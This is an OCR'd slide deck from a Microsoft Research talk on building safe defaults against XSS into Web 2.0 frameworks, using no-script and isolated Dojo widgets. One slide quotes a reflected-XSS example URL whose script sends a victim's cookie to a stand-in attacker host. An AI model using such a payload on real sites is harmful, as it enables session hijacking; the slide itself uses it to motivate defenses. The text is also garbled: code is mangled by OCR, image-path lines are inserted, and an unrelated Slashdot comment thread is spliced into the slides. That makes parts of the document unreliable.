Towards Security By Construction for Web 2.0 Applications

Ben Livshits and Úlfar Erlingsson

Microsoft Research

State of Web Application Security

- Web application vulnerabilities more widespread than ever
- The usual suspects from Web 1.0
  - SQL injection
  - Cross site scripting (XSS)
  - Cross-site request forgery (CSRF)
  - etc.
- Ajax adds new capabilities, which can be exploited
  - JavaScript worms [Samy worm '05, Yahoo worm '06, etc.]
  - Prototype hijacking [Chess et. al., 2007]

Default is Unsafe!

```
String username = req.getParamete  "u  e");
ServletResponseStream out =  sp.getOutpu  tream();
out.println("<p>Hello, " + u  name + ".</p");
```

http://victim.com?user me=
<script> fe
"http://evil.com tealcookie.cgi?cookie= " +
escape(docume .cookie)</script>

- Most vulnerabilities are coding bugs
  - Making a mistake is very easy: default is often unsafe
  - Getting things right requires non-trivial effort
  - Can you blame the developer for getting it wrong?


Currently Developers Do All the Heavy Lifting

- Must deal with problem complexity
  - Filter input to remove **`<script>`**, **`<object>`**, etc.
  - To see how complex this is, check out XSS Cheat Sheet for filter evasion: http://ha.ckers.org/xss.html
- Need to find all ways that malicious input can propagate through the application

Our position: Turn Things Around

- Secure code should be easier to write
  - It should be the default, not an exception
  - Developer has to go out of her way to get it wrong
- How to get there?
  - Most applications rely on frameworks
  - Exploit frameworks to achieve better security
  - Applications built on top of frameworks get better security properties **by construction** "for free"

Framework-supplied Safe Defaults



Sounds great… but how?

- BEEP [Jim et.al., WWW'07]
- JavaScript rewriting [Yu et.al., POPL'07]
- METS [Erlingsson et.al., HotOS'07]
- MashupOS [Howell et.al., HotOS'07]
- Extending same-origin policy [Livshits et.al., PLAS'07]

Per-widget safe defaults

Client-side enforcement

Three Types of Safe Defaults

- GUI widgets: units of screen real estate

- Explore following options for safe defaults:
  1. Disallow JavaScript within a widget: no code, only data
  2. Isolate content and JavaScript within a widget by default
  3. Isolate content and JavaScript belonging to a set of widgets within a page by default

Safe Default # 1:

Prohibit Script Execution

Blog with Comments

Don't want to allow JavaScript here

(this is how Samy and other woms propagate)

asian aid (Score:2, Funny)

by User 956 (568564) on Sunday May 20, @03:06AM (#19196381)
(http://www.atomjax.com/)

*The list is intended **asan aid** for both web application developers and professional security auditors.*

Ok, so that covers China and Japan, but what about Europe and the U.S.?

Reply to This

Re:asian aid by MrObvious (Score:1) Sunday May 20, @03:13AM
1 reply **beneath your current threshold.**

Why is this needed at all? (Score:5, Insightful)

by Anonymous Coward on Sunday May 20, @03:15AM (#19196401)

If you just make sure you always use prepared SQL statements with positional arguments, you will never have any problems with SQL injection.
I suppose the over-use of PHP (which for a long time didn't even support prepared statements (does it even do it today?)) combined with stupid users that created the current situation.

Reply to This


Re:Why is this needed at all? by koh (Score:2) Sunday May 20, @03:32AM
Re:Why is this needed at all? by billcopc (Score:2) Sunday May 20, @10:18AM
Non Issue by encoderer (Score:2) Sunday May 20, @07:07PM
Re:Why is this needed at all? by neoform (Score:2) Sunday May 20, @04:05AM
Re:Why is this needed at all? by ThwartedEfforts (Score:2) Sunday May 20, @04:14AM

Re:Why is this needed at all? (Score:5, Informative)

by mabinogi (74033) on Sunday May 20, @04:42AM (#19196665)
(http://cumulo-nimbus.com/)

It's the completely wrong answer to the problem though, as it still promotes the idea of using SQL built by string concatenation.
The result being that SQL injection is only one forgotten function call away.

Email Client (Dojo Toolkit)



Don't want to allow JavaScript, either

(this is how Yahoo! email worm came about)

Declaring a No-script Content Pane

```
<div id="contentPane" dojoType="ContentPane"
      sizeMin="20" sizeShare="80"
      href="Mail/MailAccount.html“>
      protection=“noscript”>
</div>
```

Type of widget

HTML contents


Desired type of protection

- How to implement this? Modify the browser [BEEP]


Safe Default # 2:

Provide Content and Code Isolation

Dojo Toolkit Email Client



Mash-up Page Isolation Boundaries



“Sealed” RSS News Item

```
<div id="contentPane" dojoType="ContentPane"
      sizeMin="20" sizeShare="80">
      protection=“isolation”>
      <span>
            <b>Hurricane outlook is ominous</b>
      </span>
      ...
</div>
```

Type of widget

Desired type of protection


HTML contents

- How to implement? Modify same-origin policy implementation

Safe Default # 3:

Defaults for More Complex Widgets

Tree Widgets in Dojo



- Context menu is a different widget **declared separately** from the tree
- Isolation goals to accomplish:
  1. To “Copy Inbox”, context menu has to have access to the tree
  2. Inbox messages are **not** given tree access

Enforcing Dojo Tree Isolation

- Must explicitly allow context menu to access the tree
- Need to explicitly encode access control: set is as a property on object
- Change framework functions to maintain it and check before allowing access

```
listenTree : function(tree) {
  var nodes = tree.getDescendants();
for (var i = 0; i < nodes.length; i++) {
   if (!nodes[i].isTreeNode) {
      continue;
       }
       this.bindDomNode(nodes[i].labelNode);
    }
    ...
   this.listenedTrees.push(tree);

   this.setAttribute('principal ', tree.getAttribute('principal '));
  }
```

Connect context menu and tree

Give context menu the ability to access the underlying tree

Conclusions

- Modern Ajax-based Web 2.0 applications often require **fine-grained security guarantees**
- New breed of client-side enforcement technologies require that somebody specify **what** to enforce
- Frameworks provide a great opportunity **to inject safe programming defaults** “for free”